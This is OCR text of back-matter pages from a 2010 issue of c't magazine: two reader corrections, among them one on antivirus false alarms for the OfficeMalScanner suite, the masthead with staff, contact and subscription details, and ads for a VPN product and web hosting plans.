
Einige der „Besser"-Pfeile im Balkendiagramm auf Seite 101 zeigen in die falsche Richtung: So ist es bei „Effizienz" besser, wenn die Geräte mehr Lumen pro Watt liefern. Beim Lichtstrom sind ebenfalls höhere Werte besser, beim Schwarzwert sind niedrigere Lumen-Werte besser.

Tatort Internet

Folge 2: Zeig mir das Bild vom Tod, c't 14/10, S. 186

Die in Folge 2 von Tatort Internet erwähnte OfficeMalScanner-Suite erzeugt bei einer Reihe von Virenwächtern einen Alarm – darunter GData, Trend Micro, Avast, Ikarus. Es handelt sich dabei um einen Fehlalarm, der unter anderem auf eine Ächtung der UPX-Kompression von Binaries zurückzuführen ist. Die Hersteller wurden benachrichtigt.

HOB
Secure Business Connectivity



Verzweifeln Sie nicht, steigen Sie auf HOB RD VPN um

HOB RD VPN

Secure-Remote-Access ohne Installation

Die browserbasierte Remote-Access Lösung HOB RD VPN ist weder mit herkömmlichen SSL VPNs noch mit IPsec VPNs auf eine Stufe zu stellen. Der Unternehmensadministrator kann dank HOB RD VPN auf zeitraubende Installationen von Treibern oder Software auf den Client-Systemen verzichten. Dem User wird orts- und plattformunabhängig ein virtueller Desktop mit allen benötigten Anwendungen zur Verfügung gestellt – die Daten bleiben an ihrem eigentlichen Bestimmungsort, dem Rechenzentrum.

HOB PPP Tunnel (IPsec Rest in Peace Juni 2010)

Möchte der User mit seinem Microsoft Windows Vista-, Windows 7-, Apple Mac OS X- oder Linux-System einen vollständigen Netzwerkzugriff, kann er die treiberlose Technologie des HOB PPP Tunnels einsetzen. Zwei-Faktor-Authentifizierung, SSL-Verschlüsselung bis AES 256 Bit, Client Integrity Check – bei der Sicherheit müssen keine Abstriche gegenüber IPsec gemacht werden – bei Performance und Einfachheit ist der PPP Tunnel meilenweit überlegen.

HOB RD VPN umfasst alle notwendigen Clients (z. B. HOBLink JWT) die ohne Installation am Client ausgeführt werden.

www.hob.de/ppp16

Die Security-Suite von **HOB RD VPN** ist vom **BSI** (Bundesamt für Sicherheit in der Informationstechnik) nach Common Criteria zertifiziert.*
Dadurch beweist **HOB**, dass der Zugriff wirklich sicher ist!

*HOBLink Secure BSI-DSZ-CC-0260-2004

Impressum

Redaktion

Postfach 61 04 07, 30604 Hannover
Helstorfer Str. 7, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
(Hotline-Rufnummer und E-Mail-Adressen der Redaktion siehe Hinweise rechts)

Chefredakteure: Christian Persson (cp) (verantwortlich für den Textteil), Dipl.-Ing. Detlef Grell (gr)

Stellv. Chefredakteure: Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)

Leitende Redakteure: Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Johannes Endres (je), Axel Kossel (ad), Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jr), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Christof Windeck (ciw), Jörg Wirtgen (jow), Dr. Volker Zota (vza)

Redaktion: Ernst Ahlers (ea), Daniel Bachfeld (dab), Jo Bager (jo), Achim Barczok (acb), Bernd Behr (bb), Andreas Beier (adb), Benjamin Benz (bbe), Holger Bleich (hob), Herbert Braun (heb), Volker Briegleb (vbr), Dieter Brors (db), Mirko Dölle (mid), Boi Feddern (boi), Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieselmann (hag), Gernot Goppelt (ggo), Sven Hansen (sha), Ulrich Hilgefort (uh), Gerald Himmelein (ghi), Christian Hirsch (chh), Jan-Keno Janssen (jkj), Nico Jurran (nij), Reiko Kaps (rek), Peter König (pek), Andre Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Leemhuis (thl), Urs Mansmann (uma), Angela Meyer (anm), Carsten Meyer (cm), Frank Möcke (fm), Andrea Müller (amu), Florian Müssig (mue), Peter Nonhoff-Arps (pen), Rudolf Opitz (rop), Matthias Parbel (map), Stefan Porteck (spo), Christiane Rütten (cr), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Hajo Schulz (hos), Johannes Schuster (jes), Rebecca Stolze (rst), Andrea Trinkwalder (atr), Axel Vahldiek (axv), Dorothee Wiegand (dwi), Andreas Wilkens (anw), Christian Wölbert (cwo), Peter-Michael Ziegler (pmz), Dusan Zivadinović (dz)

Koordination: Martin Triadan (mat)

Redaktionsassistenz: Susanne Cölle (suc), Christopher Tränkmann (cht)

Programmierteam: Karin Volz-Fresia, Ltg. (kvf), Erich Kramer (km), Arne Mertins (ame)

Technische Assistenz: Ralf Schneider, Ltg. (rs), Hans-Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe (cho), Stefan Labusga (sla), Jens Nohl (jno), Tim Rittmeier (tir), Wolfram Tege (te)

Korrespondenten:
Verlagsbüro **München:** Rainald Menge-Sonnentag (rme), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

Berlin: Richard Sietmann, Blankeneser Weg 16, 13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89, E-Mail: sietmann@compuserve.com

Frankfurt: Volker Weber, Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18, E-Mail: vowe@ct.de

USA: Erich Bonnert, 1617 Tartarian Way, San Jose, CA 95129, Tel.: +1 408-725-1868, Fax: +1 408-725-1869, E-Mail: ebonnert@aol.com

Ständige Mitarbeiter: Ralph Altmann, Manfred Bertuch, Jörg Birkelbach, Detlef Borchers, Tobias Engler, Monika Ermert, Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempl, Christoph Laue, Prof. Dr. Jörn Loviscach, Kai Mielke, Ralf Nebelo, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Christiane Schulzki-Haddouti

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Peter-Michael Böhm, Martina Bruns, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden

Art Director: Thomas Saur, **Layout-Konzeption:** Hea-Kyoung Kim, **Fotografie:** Andreas Wodrich

Illustrationen: Editorial: Hans-Jürgen „Mash" Marhenke, Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne Wustmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Helstorfer Str. 7, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Steven P. Steinkraus, Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Udo Eisner (-222) (verantwortlich für den Anzeigenteil)

Sales Manager Asia-Pacific: Babette Lahn (-240)

Mediaberatung:
PLZ 0, 1 + 9: Erika Hajmassy (-266)
PLZ 3 + 4: Ann Katrin Jähnke (-893)
PLZ 5 + 6: Patrick Werner (-894)
PLZ 2 + 7: Simon Tiebel (-890)
PLZ 8: Werner Ceeh (0 89/42 71 86-11)
Ausland (ohne Asien): Bettina Scheel (-892)

Markenartikel: Ann Katrin Jähnke (-893)

Stellenmarkt: Erika Hajmassy (-266)

Anzeigendisposition:
PLZ 0–4/Asien: Maik Fricke (-165)
PLZ 5–7 + 9: Stefanie Frank (-152)
PLZ 8/Ausland: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -224

Anzeigen-Auslandsvertretungen (Asien):
CyberMedia Communications Inc., 3F, No. 144, Xiushan Rd., Xizhi City, Taipei County 22175, Taiwan (R.O.C.), Tel.: +886-2-2691-2900, Fax: +886-2-2691-1820, E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 27 vom 1. Januar 2010

Leiter Vertrieb und Marketing: Mark A. Cano (-299)

Werbeleitung: Julia Conrades (-156)

Teamleitung Herstellung: Bianca Nagel (-456)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Sonderdruck-Service: Bianca Nagel, Tel.: 05 11/53 52- 456, Fax: 53 52-360

Abo-Service: Tel.: +49 (0) 40/30 07-3525

Kundenkonto in Österreich: Dresdner Bank AG, BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

Kundenkonto in der Schweiz: UBS AG, Zürich, Kto.-Nr. 206 P0-465.060.0

Für Abonnenten in der Schweiz Bestellung über:
Thali AG, Aboservice, Industriestr. 14, CH-6285 Hitzkirch, Tel.: 041/9 19 66-11, Fax: 041/9 19 66-77
E-Mail: abo@thali.ch, Internet: www.thali.ch

Vertrieb Einzelverkauf:
MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG, Ohmstraße 1, 85716 Unterschleißheim, Postfach 12 32, 85702 Unterschleißheim, Tel. 0 89/3 19 06-0, Fax 0 89/3 19 06-113
E-Mail: mzv@mzv.de, Internet: www.mzv.de

c't erscheint 14-täglich

Einzelpreis € 3,70; Österreich € 3,90; Schweiz CHF 6,90; Benelux € 4,40; Italien € 4,40; Spanien € 4,40

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich 89,00 €, Schweiz 151,50 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich 72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2 Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60 CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V.-, dmmv-, GI-, VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abonnements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2010 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

AWA ACTA LAC/2008

c't im Internet

c't-Homepage: www.ct.de

Alle URLs zum Heft: Link unter dem Titelbild oder unter www.ct.de/urls für die aktuelle Ausgabe.

Software zu c't-Artikeln: in der Rubrik „Treiber & mehr" unter „Software zu c't". Dort finden Sie auch Test- und Analyseprogramme.

Anonymous ftp: auf dem Server ftp.heise.de im Verzeichnis /pub/ct (im WWW-Browser ftp://ftp.heise.de/pub/ct eingeben) und auf ct.de/ftp

Software-Verzeichnis: www.ct.de/software

Treiber-Service: www.ct.de/treiber

Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

E-Mail: Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ct.de". Setzen Sie statt „xx" das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzuschriften, auf die keine individuelle Antwort erwartet wird: ct@ct.de.

c't-Hotline: Mail-Anfragen an die technische Hotline der Redaktion werden nur auf ct.de/hotline entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

Kontakt zu Autoren: Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

Heise Zeitschriften Verlag GmbH & Co. KG
Kundenservice, Postfach 11 14 28, 20414 Hamburg
Telefon: +49 (0) 40/30 07-3525
Fax: +49 (0) 40/30 07 85-3525
E-Mail: leserservice@heise.de

c't abonnieren: Online-Bestellung via Internet (www.heise.de/abo) oder E-Mail (leserservice@heise.de)

Das Standard-Abo ist jederzeit mit Wirkung zur übernächsten Ausgabe kündbar.

Das c't-plus-Abo läuft mindestens ein Jahr und ist nach Ablauf der Jahresfrist jeweils zur übernächsten Ausgabe kündbar. Abonnement-Preise siehe Impressum.

c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf www.heise.de/ct/ftp/register.shtml zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage ct.de können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

Nachbestellung älterer Hefte/Artikel-Kopien: c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar. Ältere Artikel können Sie im heise online-Kiosk (www.heise.de/kiosk) erwerben. Wenn Sie nicht über einen Zugang zum Internet verfügen oder der Artikel vor 1990 erschienen ist, fertigen wir Ihnen gern eine Fotokopie an (Pauschalpreis 2,50 € inkl. Porto). Bitte fügen Sie Ihrer Bestellung einen Verrechnungsscheck bei und senden Sie sie an den c't-Kopierservice, Helstorfer Str. 7, 30625 Hannover. Die Beiträge von 1983 bis 1989 sind auch auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

1blu

Webhosting-Rabattwochen

+ Wechsler-Aktion: Zu 1blu umziehen & Einrichtungsgebühr sparen!

1blu-Homepage Unlimited

> 4 Domains inklusive
> Unbegrenzter Traffic
> 5.000 MB Webspace
> 15 MySQL-Datenbanken
> Keine Einrichtungsgebühr

~~8,90 €~~ 1,– € /Monat*

57 € gespart!

Angebot bis 20.07.2010

1blu-Homepage Professional

> 3 Domains inklusive
> Unbegrenzter Traffic
> 2.000 MB Webspace
> 2 MySQL-Datenbanken
> Keine Einrichtungsgebühr

~~4,90 €~~ 1,– € /Monat*

33 € gespart!

Angebot bis 31.07.2010

1blu-Performance-Paket L

> 3 Domains inklusive
> Bandbreiten-Garantie für tolle Website-Performance
> 7.000 MB Webspace
> SSL-Zertifikat inklusive

~~9,90 €~~ 1,– € /Monat*

26 € gespart!

Angebot bis 31.07.2010

1blu-vServer L

> Voller Root-Zugriff
> 1 GB RAM garantiert
> 4 GB RAM maximal
> Unbegrenzter Traffic
> Keine Einrichtungsgebühr


~~14,90 €~~ 1,– € /Monat*

51 € gespart!

Angebot bis 31.07.2010

* Preis/Monat inkl. 19% MwSt. Einrichtungsgebühr jeweils einmalig 9,90 €, diese entfällt für Homepage Unlimited bis 20.07.2010 und für Homepage Professional, vServer L und bei Providerwechsel bis 31.07.2010. Bei Bestellung im jeweiligen Aktionszeitraum: Angebote für 1,- €/Monat jeweils in der ersten Vertragslaufzeit (Homepage Unlimited und Homepage Professional jeweils 6 Monate, Performance-Paket L und vServer L jeweils 3 Monate), danach jeweils regulärer Preis/Monat (Homepage Unlimited 8,90 €, Homepage Professional 4,90 €, Performance-Paket L 9,90 €, vServer L 14,90 €). Verträge jeweils jederzeit kündbar mit einem Monat Frist zum Vertragsende. Bei Software-Bestellung 7,90 € Versandkosten.

030 - 20 18 10 00 | www.1blu.de



NEU: Traffic-Flatrate inklusive

VIRTUAL SERVER 4.0

Top-Performance mit garantierten CPU- und RAM-Ressourcen

24/7 Support per Telefon (0800) oder E-Mail – 99,9 % garantierte Verfügbarkeit

Linux 4.0

Voller Root-Zugriff und garantierte RAM-Ressourcen

NEU Traffic-Flatrate
- bis zu 4 vCores mit je 1.500 MHz Leistung garantiert
- bis zu 8 GB RAM garantiert
- bis zu 500 GB Speicherplatz
- CentOS, Debian, Ubuntu

ab € 12,99 monatlich*

Windows 4.0

Voller Administrationszugriff und garantierte RAM-Ressourcen

NEU Traffic-Flatrate
- bis zu 4 vCores mit je 1.500 MHz Leistung garantiert
- bis zu 8 GB RAM garantiert
- bis zu 500 GB Speicherplatz
- Windows Standard 64 Bit

ab € 17,99 monatlich*

Managed 4.0

Einfachste Bedienung kombiniert mit garantierten RAM-Ressourcen

NEU Traffic-Flatrate
- bis zu 4 GB RAM garantiert
- bis zu 60 GB Speicherplatz
- bis zu 50 Datenbanken
- CronJobs, SSH-Zugang


ab € 14,99 monatlich*

++++ Die Virtual Server Zufriedenheitsgarantie: Jetzt 30 Tage ohne Risiko testen++++**

